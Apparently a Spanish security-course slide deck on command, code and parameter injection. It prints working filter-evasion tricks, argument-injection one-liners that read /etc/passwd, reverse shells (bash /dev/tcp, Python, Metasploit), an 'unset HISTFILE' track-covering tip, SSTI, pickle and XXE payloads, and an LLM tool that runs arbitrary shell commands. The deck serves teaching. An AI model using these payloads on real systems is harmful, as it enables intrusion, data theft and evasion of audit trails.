       control operator
              A token that performs a control function.  It is one of  the  following
              symbols:
              || & && ; ;; ;& ;;& ( ) | |& <newline>
```

Man Ascii



30 40 50 60 70 80 90 100 110 120
0: (2 < F P Z d n x
1:) 3 = G Q [e o y
2: * 4 > H R \ f p z
3: ! + 5 ? I S] g q {
4: " , 6 @ J T ^ h r |
5: # - 7 A K U _ i s }
6: $. 8 B L V ` j t ~
7: % / 9 C M W a k u DEL
8: & 0 : D N X b l v
9: ' 1 ; E O Y c m w

Caracteres especiales

Tipo	Operadores
SQL	`' , ; -- /* */`
Comando	`; &&`
LDAP	`* ( ) &`
XPath	`' or and not substring concat count`
Shell	`; &`
Código	`' ; -- /* */ $() ${} #{} %{} ^`
Rutas	`../ ..\\ %00`
Objetos	`; &`
XQuery	`' ; -- /* */`
Shellcode	`\x \u %u %n`
Encabezados	`\n \r\n \t %0d %0a %09`

Sesión 2: WAF

(Módulo 2: OS)



Filtros de lista de denegación

Desafortunadamente, la mayoría de los filtros operan mediante listas de denegación, ya sea en los WAF (Web Application Firewalls) o en la propia aplicación. Por ejemplo, el siguiente fragmento de código 'defensivo' ...

```php
$blacklist = ['&', '|', ';'];
foreach ($blacklist as $character) {
    if (strpos($_POST['ip'], $character) !== false) {
        echo "Invalid input";
    }
}
```

... no protege contra la nueva linea, el `$()` los backticks, el byte cero.

Evasión de filtros

1. Detectar la existencia de filtro
2. Enumerar los caracteres acceptados
3. Estimar la factibilidad
4. Construir la carga

Truco: Espacio

En caso que los espacios no esten acceptados, «cat flag» no funcionacría pero los siguientes si.

```
cat flag        # Tab
cat${IFS}flag   # Internal Field Separator
{cat,flag}      # Brace Expansion
cat</flag       # Input redirection
X=$'cat\x20flag'&&$X  # ANSI quoting
```

Truco: Palabras

En caso que algunas palabras estén bloqueadas como «whoami», la combinación de los siguientes trucos

```
w'h'o'am'i
w"h"o"am"i
w\ho\am\i
wh``oami
am=am;echo who${am/m/mi}
```

```
who$()ami
who$@ami
/us?/bin/wh??mi
who\
ami
```

Copiado de PayloadsAllTheThings / Command Injection

Otros tipos de evasión

1. Encoding
2. Otro shell
3. Funcionalidad de administración
4. Plugins
5. Corrupción del sistema de archivos

Desafío de Payload All The Things

Challenge based on the previous tricks, what dœs the following command do:

```
g="/e"\h"hh"/hm"t"c/\i"sh"hh/hmsu\e;tac<${g//hh??hm/}
```

NOTE: The command is safe to run, but you should not trust me.

Filtros de lista de acceptación

En el caso de que **únicamente se acepten** caracteres decimales **y se rechace todo lo demás**, es probable que no se pueda encontrar un vector de explotación, lo que sugiere la ausencia de vulnerabilidades.

Filtros de lista de acceptación

En el caso de que **únicamente se acepten** caracteres decimales **y se rechace todo lo demás**, es probable que no se pueda encontrar un vector de explotación, lo que sugiere la ausencia de vulnerabilidades.

Defensor: **Utilizar listas de acceptación**

Atacante: **Buscar listas de denegación**

Sesión 3: Técnicas

(Módulo 2: OS)

Inyección sistema: sumideros

Lenguaje	ejemplo	Preferir
PHP	`system("find plugins/")`	proc_open
Python	`os.system("find plugins/")`	subprocess.run
Java	`Runtime.getRuntime().exec("find plugins/")`	ProcessBuilder
C	`status = system("find plugins/")`	execvpe

Inyección sistema: PHP

- `exec()`
- `shell_exec()`
- `system()`
- `passthru()`
- `proc_open()`
- `popen()`

Inyección sistema: fuentes

1. Concatenacíon insegura
2. Entrada del usuario no validada
3. Entrada del usuario validada con lista de denegación
4. Falta de sanitización
5. Uso de funciones inseguras o **diseño inseguro**
6. Configuraciones de seguridad inadecuadas (ver ShellShock)

Expansiones de Bash

N.	Expansión	Ejemplo
1	Llaves	`chown root lib/{ex?.?*,how_ex}`
2	Tilde	`cd ~username/Documents`
3	Parámetros	`echo ${BASH_SOURCE[0]}`
4	Aritmética	`val=$(( 42 + 3 ))`
5	Comandos	`val=$(curl ...)`
6	División de palabras	`ls first_word "second word" multiple words`
7	Ruta de acceso	`du -sh *`

Ejemplo: find

```
find ./legit/ -exec cat /etc/passwd \;
```

Find es una utilidad para listar rutas. Puede recibir como parámetro un comando Shell que va a correr para cada ruta encontrada.

Ejemplo: dd

```
dd if=legit1.txt of=legit2.txt if=/etc/passwd of=/dev/stdout
```

Dd es una utilidad para copiar un archivo. En caso de recibir múltiples argumentos, el ultimo será considerado.

Ejemplo: perl

```
perl -e 'open my $fh, "<", "/etc/passwd";
  print while <$fh>;' legit.pl
```

Perl es un lenguaje de programación interpretado. Puede recibir código en parámetro.

Ejemplo: git

```
git rebase --exec "cat /etc/passwd"
```

Git es un programa de control de versión. Algunos de sus sub-comandos pueden recibir callback Shell.

Ejemplo: rsync

```
rsync -av ./legit1/ user@localhost:./legit2/ \
  --rsync-path='cat /etc/passwd > /dev/stderr #'
```

Rsync es una herramienta para copiar archivos. Puede recibir comandos Shell en argumento y los va a correr en la máquina de destino.

Ejemplo: sed

```
sed 's/legit1/legit2/g;$r /etc/passwd'
```

Sed es un editor de flujo. Se utiliza para realizar transformaciones básicas de texto. Las operaciones pueden ser tan complejas como las de un lenguaje de programación, aunque su sintaxis sea muy críptica.

Ejemplo: test

```
test -v 'x[$(cat /etc/passwd)]'
```

Test es una utilidad de línea de comandos para verificar tipos de archivos, variables y comparar valores. Su bandera «-v» verifica si una variable existe y eso puede incluir elementos de listas cuyos índices serán interpretados como un expresión por el Shell.

Ejemplo: printf

```
printf '-va[$(cat /etc/passwd >&2)]' x
```

Printf es una utilidad de línea de comandos para formatear e imprimir datos. En Bash su bandera «-v» permite asignar una variable. En el caso de que la variable sea una lista, su índice se evalúa como una expresión, y puede incluir comandos con la sintaxis de la substitución de comandos.

Ejemplo: tar

```
tar -xf legit.tar --to-command='cat /etc/passwd'
```

Tar es un programa para archivar archivos. Puede recibir un comando como parámetro para ejecutar y abrir un tubo entre su salida y este comando.

Ejemplo: scp

```
scp -oProxyCommand='; cat /etc/passwd >&2' \
  ./legit1 user@localhost:legit2
```

Scp es una utilidad para copiar archivos de forma segura. Acepta un parámetro que puede especificar el comando a utilizar para conectarse al servidor conformemente a la configuración de OpenSSH.

Ejemplo: openssl

```
openssl enc -aes-256-cbc -in legit.txt -out legit2.txt \
  -in /etc/passwd -out /dev/stdout \
  -pass pass:mysecretpassword
```

OpenSSL es un conjunto de herramientas de criptografía. Puede recibir nombres de archivo y claves como argumentos.

Ejemplo: docker

```
docker run -v /etc/passwd:/tmp/passwd legit-image \
  cat /tmp/passwd
```

Docker es un comando para tener una interfase con los contenedores Dockers. Su sub-comando «run» puede correr comandos Shell en el contenedor. Como el comando «docker» puede recibir argumentos adicionales especificando qué volúmenes montar y cuáles puertos abrir, la inyección de argumentos puede llegar a tener impacto incluso en el huésped.

Enlaces para consultar

- man 3 system
- man 1 bash
- man 1 sh
- phpdoc proc_open
- phpdoc system

Técnicas: recordar

- **Analizar el diseño** para identificar las llamadas a otros programas, como `curl` y `git`.
- **Modificar los parámetros** de entrada para evaluar la efectividad de la validación.
- **Identificar concatenaciones inseguras** de datos que ocurren antes de realizar una llamada al sistema.

Sesión 4: Shell

(Módulo 2: OS)

Reverse shell

Una reverse shell es un tipo de ataque cibernético en el que se engaña a la víctima para que su máquina remota establezca una conexión con la computadora del atacante, en lugar de que sea al revés.

Atacante

```
nc -nlvp 6969
```

Victima

```
bash -c 'bash -i >& /dev/tcp/localhost/6969 0>&1'
```

Reverse shell

Un Reverse Shell funciona engañando a la víctima para que ejecute un script malicioso que crea un túnel de regreso a la máquina del atacante.

Sirve para evitar que la conexión sea bloqueada por los routers y firewalls.

Pero requiere que el atacante tenga un puerto abierto en escucha en una IP accesible por el computador de la víctima.

Requiere un **servidor de comando y control** (C&C).

Despues del reverse shell

Lo que sigue después de establecer un reverse shell es un **tema de otro track**, específicamente el de post-explotación.

En este contexto, es fundamental recordar la importancia de limpiar los rastros dejados por la explotación reciente.

Esto incluye la eliminación de archivos, registros, datos, entre otros. Sin embargo, antes de proceder con estas acciones, es necesario ejecutar:

```
unset HISTFILE
```

Antes del reverse shell

N.	Herramienta	Descripción
1	BurpSuite Collaborator	Utilizar el servicio mágico que abre un puerto en la nube y reporta los paquetes recibidos
2	VPN	Conectarse a la misma VPN que el servidor.
3	VP	Tener un servidor suyo en la nube.
4	NGrok.com	Permite hacer intermediario.
5	Proxychain	Configurar su red.
6	Router	Abrir el puerto del router de su oficina.

Otros reverse shell


El reverse shell en Python es mas interactivo (Source: PayloadsAllTheThings).

```
export RHOST="10.0.0.1";export RPORT=4242;python -c '
import socket,os,pty;s=socket.socket();
s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));
[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh")'
```

El reverse shell (*stub*) de Meterpreter es un pooco más versatil. Pero Metaploit tiene mucho más funcionalidades que `nc` presentado aquí. COmo funcionalidad principal permite recibir y manejar múliples conexiones en el mismo puerto.

```
msfconsole
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST <MI_IP>; set LPORT <MI_PUERTO>
exploit
```

Módulo 3: Código



Módulo 3: Código

S	Nombre	Descripción
1	Eval	Evaluación de datos como código.
2	Plantilla	Inyección legítima en plantillas.
3	Reflexión	Llamada a una función por su nombre.
4	Deserialización	Conversión de datos en objetos.

Sesión 1: Eval

(Módulo 3: Código)

```
from flask import request
expression = request.form.get('expression')
result = str(eval(expression))
```

Eval: Llamada

```
POST /execute HTTP/1.1
Host: localhost:5000
Content-Type: application/x-www-form-urlencoded
Content-Length: 123

expresion=print(open('/etc/passwd').read())
```

Sesión 2: Plantilla

(Módulo 3: Código)

```
expression = request.form.get('expression')
jinja_expression = f"{{{{ {expression} }}}}"
try:
    result = render_template_string(jinja_expression)
except Exception as e:
    result = str(e)
```

Plantilla: Llamada

```
POST / HTTP/1.1

expression=self._TemplateReference__context.cycler.
__init__.__globals__.os.popen%28%27ls%27%29.read%28%29
```

Sesión 3: Refleción

(Módulo 3: Código)

```
class MyClass:
    def greet(self):
        return "Hello!"

obj = MyClass()
method = request.form.get('method')
print(getattr(obj, method)())
```

Refleción: Bash

```
name="John Doe"
var_name="name"
echo ${!var_name}
```

Refleción: PHP

```php
class MyClass {
    public $name = "John Doe";
}

$obj = new MyClass();
$reflection = new ReflectionClass($obj);
echo $reflection->getProperty('name')->getValue($obj);
```

Refleción llamada

```
POST /lib/ajax/service-nologin.php?
  info=10-method-calls&cachekey=1740406487 HTTP/2

[
  {
    "index":0,
    "methodname":"core_get_string",
    "args":{"stringid":"cancel","stringparams":[],
      "component":"core","lang":"es"}
  }
]
```

Sesión 4: Deserialización

(Módulo 3: Código)

```python
import pickle
import os

# Simulate malicious entry
malicious_input = pickle.dumps(os.system('ls'))

# Deserialize data
obj = pickle.loads(malicious_input)
```

¿Qué es la deserialización?

La deserialización es el proceso de convertir datos serializados (como cadenas de texto o archivos) de vuelta a su forma original, es decir, a objetos o estructuras de datos en memoria.

Se utiliza en aplicaciones para recuperar el estado de objetos almacenados o transmitidos, como en APIs, bases de datos y sistemas distribuidos.

Si los datos deserializados provienen de fuentes no confiables, un atacante puede inyectar datos maliciosos que, al ser deserializados, ejecuten código arbitrario en el sistema.

Deserialización por lenguajes

Lenguaje	Biblioteca
Python	Pickle
Perl	Storable
PHP	unserialize
Java	Serializable

Otras inyecciones

1. Format string
2. Header injection
3. SSRF
4. XPATH injection
5. GraphQL
6. NOSql

Módulo 4: Parámetros

Módulo 4: Parámetros

S	Nombre	Descripción
1	JSON	Notación de objetos de JavaScript
2	XXE	Entidad externa XML
3	Solicitud	Infiltración de solicitudes HTTP
4	LLM	Inyección en el prompt de inteligencia artificial

Sesión 1: JSON

(Módulo 4: Parámetros)

```
{
    "name": "John Doe", "age": 30, "isStudent": false,
    "courses": [ "Mathematics", "Computer Science", "Physics" ],
    "grades": {
      "Mathematics": 85,
      "Computer Science": 92,
      "Physics": 78
    },
    "address": { "street": "123 Main St",
        "city": "Anytown", "zipCode": "12345"
    }
}
```

El formato JSON

JSON (JavaScript Object Notation) es un formato ligero de intercambio de datos que es fácil de leer y escribir para los humanos y fácil de analizar y generar para las máquinas.

Puede ser interpretado como código JavaScript.

```
{
    "nombre": "Juan",
    "edad": 30,
    "ciudad": "Madrid"
}
```

JSON inyección 1

```
{
    "nombre": "Juan",
    "edad": 30,
    "ciudad": "Madrid,\"edad\":\"14"
}
```

En caso de proxy de JSON desde el *backend*.

JSON inyección 2

```
{
    "nombre": "Juan#",
    "edad": 30,
    "ciudad": "Madrid"
}
```

En caso de proxy de GET URL desde el *backend*.

JSON inyección 3

```
{
    "nombre": "Juan",
    "edad": 30,
    "ciudad": "Madrid"
}' or 1=1 --
```

En el caso de un proxy SQL desde el backend, el escáner de Burp Suite envía solicitudes similares.

Sesión 2: XXE

(Módulo 4: Parámetros)

XXE: Vulnerabilidad fuente

```
from xml.etree import ElementTree
from flask import request
xml_data = request.form.get('xml_data')
ElementTree.fromstring(xml_data)
```

XXE carga con archivos

```
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]>
<root>&test;</root>
```

XXE carga con SSRF

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "http://internal.service/secret_pass.txt"
 ↪  >
]>
<foo>&xxe;</foo>
```

XXE carga con DOS


```
<!DOCTYPE data [
<!ENTITY a0 "dos" >
<!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">
<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
<!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">
<!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">
]>
<data>&a4;</data>
```

XXE más


- PortSwigger / XXE
- Payload all the things / XXE
- Payload box / XXE

Sesión 3: Solicitud


(Módulo 4: Parámetros)



Request smuggling



Request smuggling



Request smuggling


Ver PortSwigger Academy y su video genial de HTTP Desync Attacks de James Kettle. O solo jugar con:

1. Content-Length
2. Transfer-Encoding


Tener en cuenta que HTTP no es un protocolo sin estado (*stateless*), como se suele suponer.

Sesión 4: Large Language Model

(Módulo 4: Parámetros)



Llamada de funciones



Llamada de funciones

```python
class Function(OpenAISchema):
    """
    Executes a shell command and returns the output (result).
    """
    shell_command: str = Field(..., example="ls -la", descriptions="Shell command to execute.")

    class Config:
        title = "execute_shell_command"

    @classmethod
    def execute(cls, shell_command: str) -> str:
        result = subprocess.run(shell_command.split(), capture_output=True, text=True)
        return f"Exit code: {result.returncode}, Output:\n{result.stdout}"
```

The docstring comment inside the class will be passed to OpenAI API as a description for the function, along with the `title` attribute and parameters descriptions. The `execute` function will be called if LLM decides to use your function. In this case we are allowing LLM to execute any Shell commands in our system. Since we are returning the output of the command, LLM will be able to analyze it and decide if it is a good fit for the prompt. Here is an example how the function might be executed by LLM:

Demostración de uso

(Si queda tiempo ...)

- CLI: Ingresa instrucciones de múltiples líneas en REPL mdiante “ “ “.
- CLI: Ingresa instrucciones de múltiples líneas mediante Bash heredoc.
- Function Calling: Escribe la lista de las Function Calling conocidas.
- Function Calling: Descarga una pagina.
- Function Calling: Explica una CVE.
- Roles: Muestra la lista.

LLM Enlaces

- OWASP Top 10 for LLM
- Ollama: Local LLM Interface
- Netron: LLM model visualiser
- Langchain: Python wrappers
- ShellGPT: ChatGPT in TUI
- Github: Awesome Chat Prompt
- ChatKit: Applicación web interfase de chat
- PortSwigger Lab on Web LLM